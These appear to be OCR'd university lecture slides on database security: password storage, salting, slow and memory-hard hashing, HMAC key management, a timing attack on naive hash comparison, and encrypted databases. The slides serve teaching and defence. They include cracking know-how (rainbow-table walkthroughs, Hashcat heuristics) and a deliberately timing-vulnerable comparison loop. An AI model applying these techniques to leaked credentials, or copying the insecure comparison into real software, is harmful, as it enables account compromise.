
Protection of sensitive data

- **Types of sensitive data:** ***login credentials, credit card, medical records, browser history, etc.***
- **First target of hackers:** ***login credentials***
  - Database dumps leak **millions** of password



https://haveibeenpwned.com/


Credential Verification



If users have an account on a site -> there has to be a password database

Sensitive Data: Password Databases

- **Password database is highly sensitive**
- **Should never store passwords in clear**
  - Users often have the same passwords for different services
  - Leaked password from one service can be used to figure out passwords for other services
- **How to store passwords?**



Storing Passwords: Naive solution

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Store the hash of the password**
  - “12345” => “d577273ff885c3f84dadb8578bb41399” using MD5
- **<u>Problem:</u> vulnerable to attacks**
  - Brute-force attacks
    - Search through all possible passwords until found
    - Effective against weak passwords
  - Dictionary attacks
    - Compute and store the hash of the top 1 million passwords…
    - Quick comparison to find passwords!
  - Rainbow table attacks
    - Requires less storage compared to dictionary attacks

https://crackstation.net/hashing-security.htm

Brute-force & Dictionary Attacks


- **State-of-the-art tools for cracking hashes: Hashcat, John The Ripper, Brutus, etc.**
  - Regular Radeon card: 8.2 billion password combination **each second**
  - One pentester cracked 13,486 passwords in **one hour** out of 16,449
  - Up to 1 trillion combination with AMD 7970 card in **two minutes**
- **Heuristics used: try uppercase first letter, numbers at the end, only alphabetical, standard substitutions (1 -> l, e -> 3, o -> 0, etc.), ...**

https://arstechnica.com/security/2012/08/passwords-under-assault/

https://arstechnica.com/security/2013/05/how-crackers-make-minced-meat-out-of-your-passwords/


Rainbow Tables

- **Pre-computed table for cracking password hashes**
- **Time-space trade-off:**
  - Requires less space than a simple lookup table (dictionary attack) but more processing time
  - Storage: O(sqrt N) instead of O(N)



Rainbow Tables

- List of chain with a starting point and an ending point (stored in disk)
- Creation: First hash the plaintext, then reduce to plaintext, and start again
- Reduction function maps from hash space to password space
    - Example: take the first 6 characters from the hash in hexadecimal



Rainbow Tables

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **How to find the plaintext password using a *known hash*?**
  - Check the *known hash* against the ending point (also a hash) of each chain
    - If a match is found -> current chain contains the *known hash*
      - Get that chain's starting plaintext
      - Start hashing and reducing it until you get the *known hash* along with its secret plaintext
    - If no match -> reduce *known hash* into another plaintext, compute the hash and start over
- **Example: "0b90a91afdf979885dbf62d8092bd2d8"**
  - Reduce to "0b90a9", hash it to "5bf8f….4c66"=> Matches the endpoint of chain 2!
  - Start from the beginning of chain 2 "93e789....63949", and find "93e789"

69c2ffd4fb930bef232829dcc2badfc4	->	"69c22ff"	->	c87bd6df9636a6ee74051ed52221ad19	->	"c87bd6"	->	acde79e5ce618d13101390760e243d0f
93e78901665a674eed01431da2363949	->	"93e789"	->	0b90a91afdf979885dbf62d8092bd2d8	->	"0b90a9"	->	5bf8f88421754ccb29ed9b055e374c66

http://kestas.kuliukas.com/RainbowTables/

Rainbow Tables

- **Collisions for the reduction function occur:**
  - Password space small
  - Two chains can have the same ending point
- **Consequence: much fewer passwords covered, inefficient usage of memory**
- **Loops can happen in a chain: “A” -> “1234” -> “B” -> “A” -> “1234” -> …**
  - Can’t break out of the chain!
- **Solution: different reduction function for each column (=> rainbow…)**

69c2ffd4fb930bef232829dcc2badfc4	->	“69c22ff”	->	c87bd6df9636a6ee74051ed52221ad19	->	“21ad19”	->	bf66458cfdafa404a6e484e871275f35
93e78901665a674eed01431da2363949	->	“93e789”	->	0b90a91afdf979885dbf62d8092bd2d8	->	“2bd2d8”	->	169aa3a743a1f2bf3fa2cbeb147e2a1a

Wrapping up: Simple Hashing


- **We want the one-way property when storing the hash values of passwords**
- **Cannot guarantee one-wayness if input has low entropy**
  - Simple hashing is vulnerable to attacks: brute force, dictionary attack, rainbow tables
- **How can we improve on simple hashing?**
  - Salted hashing
  - Password hashing functions
  - Key-based hash functions

Salted Hashing

- **Append a salt (i.e., random string) to the password before hashing**
  - Hash(“12345”,”mysalt”) => “cbf61c7303f057c90d45ac64f3a7c0cc”
  - Hash(“12345”,”different”) => “f9bbfa62525483452aa1d160c753c250”
- **How to manage the salt ?**
  - Salt reuse: **never**! Can mount a Rainbow table with salt included.
  - Short salt: **never**! 3 characters [A-Za-z0-9] => 6,760 possible salts, too easy !
  - **New long random salt for each new hashing**
- **Still vulnerable to GPU-based brute force / dictionary attacks (salt included in dumps)!**

Obscure Hashing


- Kerckhoffs's principle: *"A system should be secure even if everything is known about the system, except the key"* https://en.wikipedia.org/wiki/Kerckhoffs%27s_principle
- **Problem:** Can build rainbow tables using this specific algorithm!



https://video.adm.ntnu.no/pres/54b660049af94

Password Hashing Function


- **Use a dedicated password hashing function**
- **Slow hash function:**
  - Iterates the hashing +10,000 times
  - Brute force or dictionary attacks are too slow to be worthwhile
  - Examples: PBKDF2, bcrypt
- **Memory hard hash function:**
  - Requires random access to a long vector of integers
  - Either keep vector in RAM (huge memory) or compute on-the-fly (slow)
  - Examples: scrypt, Argon2



https://en.wikipedia.org/wiki/Scrypt
https://www.cryptolux.org/images/d/d1/Tradeoff-slides.pdf

Keyed-Hash Function (HMAC)

- More sophisticated than the variations we have seen so far
- Takes an additional secret key parameter
- Only knowledge of the secret can validate a password
  - Provides integrity and authentication
  - How to **manage the secret key**?



http://etutorials.org/Programming/Programming+.net+security/Part+III+.NET+Cryptography/Chapter+13.+Hashing+Algorithms/13.3+Keyed+Hashing+Algorithms+Explained/

Managing Secret Keys

Where do we keep the secret key for HMAC?

- Server is a bad idea. Server compromise leads to key compromise
- Another server is better. But fails against hardware attacks if disk stolen or network compromised.
- Hardware Security Module (HSM):
  - Secure key generation, storage, mgmt
  - Symmetric and asymmetric crypto operations
  - Prevent tampering or bus probing
  - But hardware isn't perfect -> can fail !

https://en.wikipedia.org/wiki/Hardware_security_module

Pitfall Alert: Password Verification

- We have seen various mechanisms for storing passwords
- How is the password verification performed?
  - Usual flow when user wants to log in:
    1. User sends username & password
    2. Server computes the hash of the password and retrieves the stored hash
    3. Server compares the hash values
- Naive implementation of comparing two byte strings:

```
for i = 0 .. len(hash):
  if hash[i] != computed[i]:
     Return FALSE
Return TRUE
```

What can go wrong?

Pitfall Alert: Password Verification

- Attacker can guess the hashed value of the password IF he can measure the time the server takes to compare the hash values
- If the comparison takes a bit longer than usual, this is the first character of the hash. Similar to the time-based SQL injections
- How to prevent this attack?

```
b:= 0
for i = 0 .. len(hash):
   b |= hash[i] ^ computed[i]
return b // 0 if equals
```

Constant time equality check

Outline

- **Introduction**
- **Database System Administration**
  - Access Control
  - Confinement
- **Remote Attacks**
  - Input Validation & SQL Injection
  - Database Inference
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Encrypted Database Processing


ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- Can database server/provider support operations on an encrypted database *without* ever decrypting it or holding the decryption keys?
- Content should be encrypted to the database provider
- One can do operations on encrypted data using fully homomorphic encryption. For example:

  $E(m1) * E(m2) = E(m1 * m2)$ where $E(.)$ is the encryption of a message

- Users encrypt their data before accessing the database, perform operations on the encrypted data

CryptDB



- Property-preserving encryption (e.g., order-preserving encryption)
- For different operations, one encryption layer is added
- Remove layers to apply a specific operation on encrypted data
- *Susceptible to inference attacks*

Inference Attacks on Property-Preserving Encrypted Databases

Muhammad Naveed
UIUC*
naveed2@illinois.edu

Seny Kamara
Microsoft Research
senyk@microsoft.com

Charles V. Wright
Portland State University
cvwright@cs.pdx.edu

https://css.csail.mit.edu/cryptdb/

Private Information Retrieval

- **Access pattern and metadata can reveal sensitive information**
- **Private information retrieval enables one to retrieve data from a database without the database knowing which data is retrieved**


Example: I want to retrieve informations on the movie “Bridget Jones Baby” **without** the database knowing that I’m searching for this movie (of course).

Privacy Conscious Data Sharing

- Data providers wants to use their data in a privacy conscious manner
- A growing concerns for hospitals that want to share medical data, and run analysis without revealing patient's data

UnLynx: A Decentralized System for Privacy-Conscious Data Sharing

- Sensitive data encrypted by collective key
- Decryption is only possible collectively
- Data is protected against database intrusion/stealing
- Use of Homomorphic Encryption to be able to query database against specific information



Conclusion

- **Databases are overwhelmingly common, high-value points of attack**
- **Protection spans a broad spectrum of considerations:**
  - Network and system architecture, compartmentalization (e.g., multi-tier)
  - Access control, input validation, encryption, etc.
  - Specialized handling of particularly sensitive data (e.g., passwords)
- **Old infrastructures struggle to maintain adequate security**
- **“End-to-end” encrypted databases possible, but still rare, experimental**

https://blogs.cisco.com/security/why-aging-infrastructure-is-a-growing-problem